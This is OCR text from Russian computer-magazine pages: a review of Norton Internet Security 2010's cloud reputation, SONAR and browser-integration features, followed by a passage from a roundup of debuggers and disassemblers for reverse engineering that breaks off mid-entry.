
Когда речь заходит об облачных вычислениях, можно подумать, что Symantec превратила свой антивирус в тонкий клиент, который отправляет через инет файлы на проверку специальному серверу (в облако), где они проверяются, а клиенту возвращается лишь результат.
Неплохая идея, но в настоящий момент едва ли работающая — сложно даже представить, каким в этом случае будет расход трафика. Ребята из Symantec внедрили облачные вычисления намного более умело. В дополнение к сигнатурному, эвристическому и проактивному анализу прибавился совершенно новый подход, который условно можно назвать статистическим. Что имеется в виду? В основе технологии лежит облако, которое поддерживает огромную базу данных с информацией о невероятно большом количестве файлов. В модуле Quorum, обеспечивающем безопасность на основе репутации, используются данные, полученные из множества различных источников, включая: анонимную информацию, предоставленную десятками миллионов членов сообщества Norton Community Watch, данные издателей ПО, а также анонимные данные от клиентов крупных предприятий, поступающие с помощью специальной программы сбора данных. Информация постоянно импортируется и передается в специальный модуль, определяющий репутационный рейтинг каждого файла, причем сам файл при этом никогда не сканируется. Для точной оценки репутации файла Quorum использует такую информацию о нем, как распространенность, время существования и другие атрибуты. Затем эти рейтинги с помощью масштабной «облачной» инфраструктуры серверов Symantec предоставляются всем пользователям продуктов компании. Технология разрабатывалась в течение 3-х лет и стала ключевой особенностью новых Norton Internet Security и Norton Antivirus 2010.

В ЧЕМ ПРЕЛЕСТИ ОБЛАКА?


Главное преимущество Quorum — предоставление данных обо всех исполняемых файлах. В облаке хранятся репутационные рейтинги для каждого исполняемого файла, который когда-либо встречали пользователи продуктов Symantec в любой точке мира. Наиболее наглядный способ увидеть в действии систему Quorum при работе в Norton Internet Security 2010 и Norton AntiVirus 2010 — это загрузить из интернета новый исполняемый файл. Новый модуль Download Insight при определении безопасности любого скачиваемого файла опирается на информацию о его репутации, которую предоставляет система Quorum. Таким образом, пользователя уведомляют о рейтинге этого файла, а файлы, имеющие плохую репутацию, автоматически блокируются. Кроме того, пользователь может щелкнуть правой кнопкой мыши на любой исполняемый файл, чтобы узнать, откуда он появился, сколько других пользователей продуктов Symantec с ним работают, когда компания Symantec впервые обнаружила его и каков его репутационный рейтинг.
Сколько информации хранится в облаке? Если открыть приложение, найти параметр Insight protections и кликнуть по кнопке Details, то можно увидеть текущее состояние облака. На момент публикации в базе находилась информация о почти 65 миллионах файлов. Из них 51,5 миллиона считаются хорошими, и почти 10 миллионов файлов относятся к опасным.
Репутация приложения — это все. Для каждого исполняемого файла (EXE, DLL и т.д.) есть определенный уровень доверия: проверено Norton (Norton Trusted), проверено комьюнити (Comminity Trusted), не проверено (Unprove). Заведомо зная, что этим и этим файлам мы можем доверять, мы можем сэкономить огромное количество времени на сканировании. Например, на моем ноутбуке 84% процента файлов — доверенные Norton'ом, и сканировать их нет необходимости. Более того, если мы уже выполнили сканирование и вируса не нашли, то соответствующая отметка отправится в облако, и файл, возможно, будет отмечен как проверенный.
Благодаря технологии File insight можно узнать массу полезной информации о каждом из файлов. Что конкретно она показывает? Во-первых, есть ли у файла цифровая подпись. С какого момента он находится на компьютере? Когда последний раз использовался? Запускается ли автоматически? Помимо этой локальной информации, отображаются данные из облака — сколько пользователей используют это приложение, когда в облаке появились данные о файле и какой у него уровень доверия. Посмотреть это можно, выбрав в контекстном меню любого из файлов пункт «Norton Files Insight».
Репутация зависит не только от статистики использования пользователями, но также от их фидбека и, что самое главное, результатов проверки технолгией SONAR (Symantec Online Network for Advanced Response).

ТЕХНОЛОГИЯ SONAR

Эта технология и раньше была облачной, но была интегрирована с облаком лишь в офлайн-режиме. Теперь же антивирус рабо-



НАСТРОЙКА НЕЗАМЕТНОЙ РАБОТЫ В РЕЖИМЕ IDLE-MODE



РЕЗУЛЬТАТЫ БЫСТРОГО СКАНИРОВАНИЯ


тает с сигнатурами SONAR, которые находятся в облаке и обновляются ежеминутно.
Тут стоит сказать пару слов о том, что вообще такое технология SONAR. Подход основывается на сигнатурах типа «сколько баллов поставить приложению, если оно делает то-то и не делает того-то и того-то». Если программа вносит исправления в реестр, то оно потенциально может быть опасно — соответствующим образом, корректируется рейтинг. Это идеология самого подхода: SONAR смотрит на поведение программы и оценивает его. Один критерий говорит, что приложение хорошее, а другой — что оно плохое. В облаке SONAR'а находится огромная база таких сигнатур, и если у NIS есть доступ в интернет, то работает он именно с облачными сигнатурами. Причем это вовсе не значит, что антивирус требует какого-то внушительного объема трафика.
Кто-то из пользователей во время бета-тестирования посчитал, что NIS, постоянно подключенный к инету, тратит примерно 200 Кб. Понятно, запустившись в первый раз и начав обновление и скачку рейтингов приложения, трафику может уйти больше. Но во время последующей работы — 200-300 Кб в день. Как видишь, это совсем не страшно.
Несмотря на то, что большая часть файлов получает рейтинг автоматически на основе работы SONAR'а, пользователь сам вправе указать, доверяет ли он файлу или нет. Получается эдакий элемент социализации. Соответственно, если много пользователей скажут, что они доверяют какому-то конкретному файлу, то он может стать доверенным. Замечу, что именно «может стать», а не «становится». Получить статус доверенного файл имеет возможность только в случае положительных результатов проверки SONAR. Работает это примерно следующим образом. Если за месяц такой-то файл не сделал более двух подозрительных действий, но при этом обладает цифровой подписью, анисталятором и т.д., то через месяц Norton начинает ему доверять.
Существует так называемый список приоритезации. Если миллионы пользователей скачали файл adv2.exe, то в лаборатории его скачают в первую очередь, посмотрят и по результатам анализа добавят запись в облако. Получается, чем больше мы что-то скачиваем, тем быстрее это попадает на анализ. Сигнатурный анализ, производимый на локальной машине, при этом, само собой, никуда не девается.
Вообще, такой подход работает очень здорово. Quorom берет самое главное оружие вирусописателей — возможность быстро генерировать различные модификации вирусов с уникальными сигнатурами, которые не определяются антивирусами — и направляет оружие против них. Уникальность файла и его аттрибуты теперь — именно то, что позволяет зафиксировать заражение. Если вдруг откуда ни возьмись на компьютере нескольких пользователей появляется какой-то уникальный файл, есть все основания полагать, что это вирус. И в большинстве случаев так и есть!

СКАНИРУЙ НЕЗАМЕТНО!

Один из важных разделов NIS — Norton Tasks. Здесь можно просматривать текущее стояние загрузки процессора и памяти. Но главное, что здесь настраиваются те действия NIS'а, которые работают в так называемом Idle-режиме, т.е. в тот момент времени, когда за компьютером никто не работает. Если раньше у меня постоянно выскакивало сообщение о том, что в системе давно не производилась проверка, то теперь сканирование проводится регулярно, причем полностью незаметно для меня. По умолчанию во время бездействия пользователя выполняется обновления всех баз и сигнатур, а также выполняется быстрое сканирование Idle Quick Scan. При желании — возможно включить и полное сканирование системы. Правда, как мне сказали спецы из Symantec, такая фишка появилась еще в 2009 версии продукта, когда был взят курс на опитимизацию программы. В 2010 версии были проведены еще большие оптимизиации. В результате, время установки программы в большинстве случаев занимает не более минуты, а размер занимаемой памяти в оперативке составляет не более 10 Мб!
Забавно, что после установки NIS ты даже не замечаешь, что это не только антивирус, но еще и файрвол. Дело в том, что для брандмауэра рулесы создаются автоматически: для этого в базе программы есть уже готовые настройки (информаци о том, какие порты открыть, какой трафик пропускать, а какой блокировать) для большинства известных программ. И только если залезть в логи NIS, можно обнаружить записи «Firewall rules were automatically created for x-lite».

ЧТО СЛУЧИЛОСЬ С СИСТЕМОЙ?


Теперь посмотрим на окно Performance. Раньше здесь отображалась только информация о том, что происходит с CPU и оперативкой в разрезе системы и в разрезе Norton'a. Нововведение в этой версии — технология Norton insight. На красивом графике в разрезе нескольких категорий отображается все, что происходило с компьютером. Для каждого дня отображается информация о том:
• было ли установлено новое ПО;




info
Релиз Norton 360 запланирован на март-апрель 2011 года и будет включить в себя то, что уже есть в 2010 версии, и те новые фишки, которые разработчики успеют реализовать к этому времени.



dvd
На нашем диске ты найдешь полноценную версию Norton Internet Secirity 2010 с лицензией на 90 дней.



РЕПУТАЦИЯ САЙТА В РЕЗУЛЬТАТАХ ПОИСКА GOOGLE, YAHOO И BING



УРОВЕНЬ ДОВЕРИЯ К САЙТУ ОТОБРАЖАЕТСЯ В ПАНЕЛИ БРАУЗЕРА

- какие файлы были скачены из инета;
- запускалась ли оптимизация;
- были ли найдены какие-то вирусы или угрозы;
- осуществлялось ли полное/быстрое сканирование;
- и т.д.

Абсолютно все действия в системе отображаются на графике (естественно, с момента установки продукта). Зачем это нужно? Допустим, мы видим, что компьютер стал работать медленно — пользователь тут же может проследить, что произошло. Доступна функция «оптимизатор» — по сути, это обычная дефрагментация загрузочного раздела. Несмотря на то, что NIS — это продукт по безопасности, в него заложена базовая функциональность по оптимизации.

ИНТЕГРАЦИЯ С БРАУЗЕРОМ

Еще одна новинка продукта — технология Download insight. Благодаря этому нововведению, NIS проверяет каждый скачиваемый из инета файл, запрашивая информацию о нем из облака. Если в облако передается информация о том, что этот файл скачало большое количество человек и SONAR не обнаружил ничего подозрительного, то пользователю выдается сообщение, что файл надежен. Либо же наоборот — предупреждение о возможной опасности.

Тут надо сказать, что все околобраузерные технологии Norton работают только с Internet Explorer'ом и Firefox. А вот интеграции с Opera и Chrome пока не планируется.

Это относится и к технологии Safe Web, которая в специальной панели браузера отображает уровень доверия к просматриваемому сайту (красный, желтый, зеленый). Крайне любопытным оказался рассказ специалиста из Symantec о том, как работает эт технология изнут-ри. Для проверки сайтов используется мощный сервер, на котором запущено достаточно большое количество виртуальных машин. На каждой виртуальной машине ставится непропатченный Windows XP, делается снимок системы, после чего в браузере открывается проверяемая страничка. Допустим, виртуальная машина идет на xakep.ru, загружает страничку, после чего делается повторный снимок системы. Осуществляется сверка. Если с системой ничего не произошло, кроме как обновления Temporary Internet Files (кукисы, кэш и т.д.), то сайт считается проверенным. Если же вдруг на виртуальной системе окажется какой-то файл (пускай даже он не распознан антивирусными механизмами как вирус), то сайт тут же отправляется на анализ в подозрении на атаку Drive By Download. После того, как паук сходил на сайт, виртуальная машина пересоздается и далее аналогичным образом проверяет следующий сайт. Чем чаще на сайте происходит посещение пользователями продуктов Norton (статистика исключительно анонимна), тем выше он поднимается в очереди на сканирование. Причем сканирование осуществляется постоянно. Например, сайт Cnn.ocm сканируется каждые 6.5 секунд. Из других интеграций с браузером можно отметить — сохранение учетных записей для быстрого и безопасного логина (Norton Identity Safe). Примечательно, что контейнер с данными теперь можно перемещать с машины на машину.

В NIS 2010 внедрена также и новая технология антиспама. В 2010 версии разработчики отошли от привычных подходов, которые давно использовались в продуктах, и перешли на технологии Brightmail, которую Norton купила 6 лет назад. Технология достаточно тяжелая для домашних продуктов, поэтому процесс адаптации занял некоторое время. Brightmare — это опять же облачная технологии. В момент проверки письма его хэш отправляется в облако с запросом «никто ли из пользователей не сказал, что это спам» . Если облако отвечает, что письмо многими юзерами отмечено как нежелательное, то происходит его удаление. То же самое происходит и с фишинговыми сайтами. При заходе на любую страницу NIS ищет iframe, переадресации и прочие гадости, а также запрашивает в облаке информацию о ее репутации. Уверен, что через некоторое время аналогичная функциональность появится и в других продуктах. Почему? Да потому, что это действительно хорошо работает. ⌶

СТЕПАН «STEP» ИЛЬИН TWITER.COM/STEPAH




13 TOOLS


ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕНТЕСТЕРА ОТЛАДЧИКИ И ДИЗАССЕМБЛЕРЫ

У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, выяснили, что выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы. Сегодня разберем отладчики и дизасемблеры — все, что понадобится для реверсинга приложений.

Для того, чтобы понять как устроена программа, нужно посмотреть ее исходный код. Да вот только, кто же этот исходный код нам даст? Правильно — никто :). Поэтому придется идти обходным путем и изучать внутренности приложения с помощью дизассемблеров и отладчиков. Первые — помогут представить любой исполняемый файл в виде ассемблерного листинга, а вторые — позволят пошагово, инструкция за инструкцией, выполнить приложение и даже вмешаться в логику ее исполнения.



ЛУЧШИЙ 32-БИТНЫЙ ОТЛАДЧИК



ЗАГРУЖАЕМ СКРИПТ НА PYTHON'Е В IMMUNITY DEBUGGER

OllyDbg
www.ollydbg.de


Если ты хоть раз читал статьи о крякинге или, например, смотрел видеоуроки от нашего реверсера Cr@wler'а, то имя «Ольки» тебе должно быть знакомо. Это 32-битный отладчик, работающий на пользовательском ring-3 уровне. Продуманный интерфейс и полезные функции существенным образом облегчают процесс отладки. В OllyDbg встроен специальный анализатор, который распознает и визуально обозначает процедуры, циклы, константы и строки, внедренные в код, обращение к функциям API, параметры этих функций и т.п. Для новичка — это именно то, что надо! Впрочем. какие к черту новички? OllyDbg давно стал стандартным user-land отладчиком, взятым на вооружение хакерами, которые всячески хотели его улучшить. На свет появилось множество нестандартных сборок, одни из которых исправляли досадные ошибки, другие — расширяли функционал, а третьи — скрывали ее чары от отладчиков. Последнее особенно актуально, потому как используемый ядром MS Debugging API оставляет следы своего использования где только можно, а замести их подчас бывает очень трудно. В ходу до сих пор находится OllyDbg версии 1.10, а бета-версия новой ветки еще с марта не претерпела каких-либо изменений. Впрочем, посмотреть на нововведения нового движка можно и сейчас, но поскольку стабильной работой он пока похвастаться не может, спешу предупредить: используй «бетку» на свой страх и риск.

Immunity Debugger
www.immunitysec.com/products-immdbg.shtml

Классный мод OllyDbg от известной компании, специализирующейся на безопасности. Самый известный ее продукт — фреймворк CANVAS — написан на Python'e, поэтому неудивительно, что в Immunity Debugger ребята скрестили любимую Ольку и интерпретатор Python. Имея в арсенале интегрированный скриптовый язык, ты, например, можешь отслеживать значения переменных и автоматически выполнять еще какие угодно действия, что в конечном итоге упрощает поиск багов и сокрушение защит. Immunity Debugger's Python API уже включает в себя массу полезных утилит и функций, специально заточенных для хакерских нужд. Взять хотя бы searchcrypt.py, который отлично идентифицирует следующие криптографические алгоритмы: AES, BLOWFISH, CAMELLIA, CAST, MD5, RC2, RC5, RIPEMD160, SHA1, SHA256, SHA512. Любой из скриптов может быть интегрирован в Ольку так, как будто он изначально является ее частью. Скрипт может открыть окно, составить табличку и даже построить граф функций (да-да!) с любыми доступными ему данными.
Надо сказать, что Immunity Debugger частенько используют специалисты по безопасности, выкладывающие proof-of-concept expolit'ы, написанные на Питоне и предназначенные для работы исключительно в среде данного отладчика.

SoftICE
google.com :)

Всем известный (даже тем, кто к крякингу даже близко не подходил) отладчик для Windows, работающий на уровне ядра. В



ЛЕГЕНДАРНЫЙ ОТЛАДЧИК ВСЕХ ВРЕМЕН И НАРОДОВ

отличие от прикладных отладчиков (например, OllyDbg) SoftICE способен приостановить все операции в Windows, что очень важно для отладки драйверов. Прога работает в обход MS Debugging API и таким образом значительно усложняет антиотладку, однако, учитывая, что для разработчиков защит SoftICE — враг номер один, практически все протекторы легко распознают его присутствие в системе. Поэтому никак не обойтись без специальных расширений.
SoftICE был первоначально разработан компанией NuMega, которая включала его в пакет программ для быстрой разработки высокопроизводительных драйверов под названием Driver Studio, и впоследствии приобретен компанией Compuware. Помнишь, сколько всевозможных мануалов было по поводу установки SoftICE'а под Windows XP? Увы, начиная с висты, отладчик в системе не заведется. Разработчики приостановили разработку в апреле 2006 года. На официальном сайте его не найти и он доступен только на торрентах.

Microsoft Debugger
http://www.microsoft.com/whdc/devtools/ddk


Для отладки самой винды Microsoft предлагает использовать свой набор утилит — Debugging Tools, в который входит отладчик Microsoft Debugger, а также SDK, включающая в себя заголовочные файлы, библиотеки и несколько примеров того, как надо писать плагины. Непосредственно отладчик входит еще и в набор для разработки драйверов — Windows Driver Kit (бывший Driver Development Kit или DDK).
Microsoft Debugger может работать как на прикладном уровне (т.е. ring-3), так и на уровне ядра. Причем долгое время ядерная отладка требовала, как минимум, двух машин, соединенных COM-шнурком — теперь достаточно одной. Приятно еще и то, что отладчик поддерживает все самые современные ОС от Microsoft, а также x64-битные платформы. Microsoft Debugger поставляется в двух редакциях: windbg.exe — графический интерфейс и cdb.exe — интерфейс командной строки. И то и другое является обертками вокруг dbgeng.dll, в которой, собственно, и реализован основной отладочный движок и документированный протокол обмена.

ОТЛАДЧИК ОТ MICROSOFT




Syser Kernel Debugger
www.sysersoft.com

Достойных отладчиков ядра всего три: SoftICE, Syser и Microsoft Kernel Debugger, но SoftICE не работает на висте и Server'е 2008, а Microsoft Kernel Debugger — для хакерских целей не самый лучший вариант. Остается Syser, который хакеры взяли на вооружение и весьма активно используют. Написан он двумя предприимчивыми китайскими реверсерами Wu YanFeng и Chen JunHao.
По своей сути, Syser — это отладчик уровня ядра с графическим оконным интерфейсом, позволяющий отлаживать как приложения, так и драйвера. Эта изумительная прога сочетает в себе функции как IDA Pro, SoftICE, так и OllyDbg. Syser поддерживает подсветку листинга дизассеблера, динамическую загрузку и выгрузку, все команды отладчика SoftICE, полноценную работу с юникодом и многопроцессорными системами. Проработаны многие мелочи: например, корректно работает буфер обмена, позволяющий копировать данные из уровня Ring 3 в уровень Ring 0. Многие из операций можно автоматизировать с помощью скриптов. Надо сказать, что Syser — преемник SoftICE, из которого, как говорят, были дернуты целые модули. У него масса преимуществ, как, впрочем, масса недостатков, поэтому, реально его приходится юзать совместно с Microsoft Kernel Debugger.


ОТЛАДЧИК ЯДРА С ГРАФИЧЕСКИМ ИНТЕРФЕЙСОМ

GDB
sourceware.org/gdb

GNU Debugger — основной отладчик под UNIX, поддерживающий отладку многих языков программирования, в том числе Си и C++. В поставке по умолчанию графический интерфейс не предусмотрен, но существует довольно много фронтендов, в том числе — Xxgdb (en.wikipedia.org/wiki/Xxgdb), DDD (www.gnu.org/software/ddd), KDbg (www.kdbg.org), Xcode (developer.apple.com). Отлаживать с его помощью «честные» программы — одно удовольствие, но в плане антиотладки дела обстоят плохо. GDB даже не пытается сопротивляться и работает через библиотеку ptrace (которая на самом деле никакая не библиотека, а системный вызов). Другими словами, GDB принципиально неспособен отлаживать программы, которые не хотят, чтобы их отлаживали. Естественно, помимо GDB существуют и другие отладчики для никсов, например, Linice (www.linice.com) — неофициальный порт SoftICE'а под Linux.



ОТЛАЖИВАЕМ ПРОГУ ПОД НИКСАМИ

IDA Pro
www.hex-rays.com/idapro

IDA Pro — это одновременно интерактивный дизассемблер и отладчик. Он позволяет превратить бинарный код программы в ассемблерный текст, который может быть применен для анализа работы приложения. Правда, стоит сказать, что встроенный ring-3 отладчик довольно примитивен. Он работает через MS Debugging API (в NT) и через библиотеку ptrace (в UNIX), что делает его легкой добычей для защитных механизмов. Но зато IDA Pro — это дизассемблер более чем с десятилетней историей, первая версия которого увидела свет 6 мая 1991 года. Юрий Харон вместе с Ильфаком начали работать в



РЕЗУЛЬТАТ ДЕКОМПИЛИРОВАНИЯ В С-КОД С ПОМОЩЬЮ HEX-RAYS



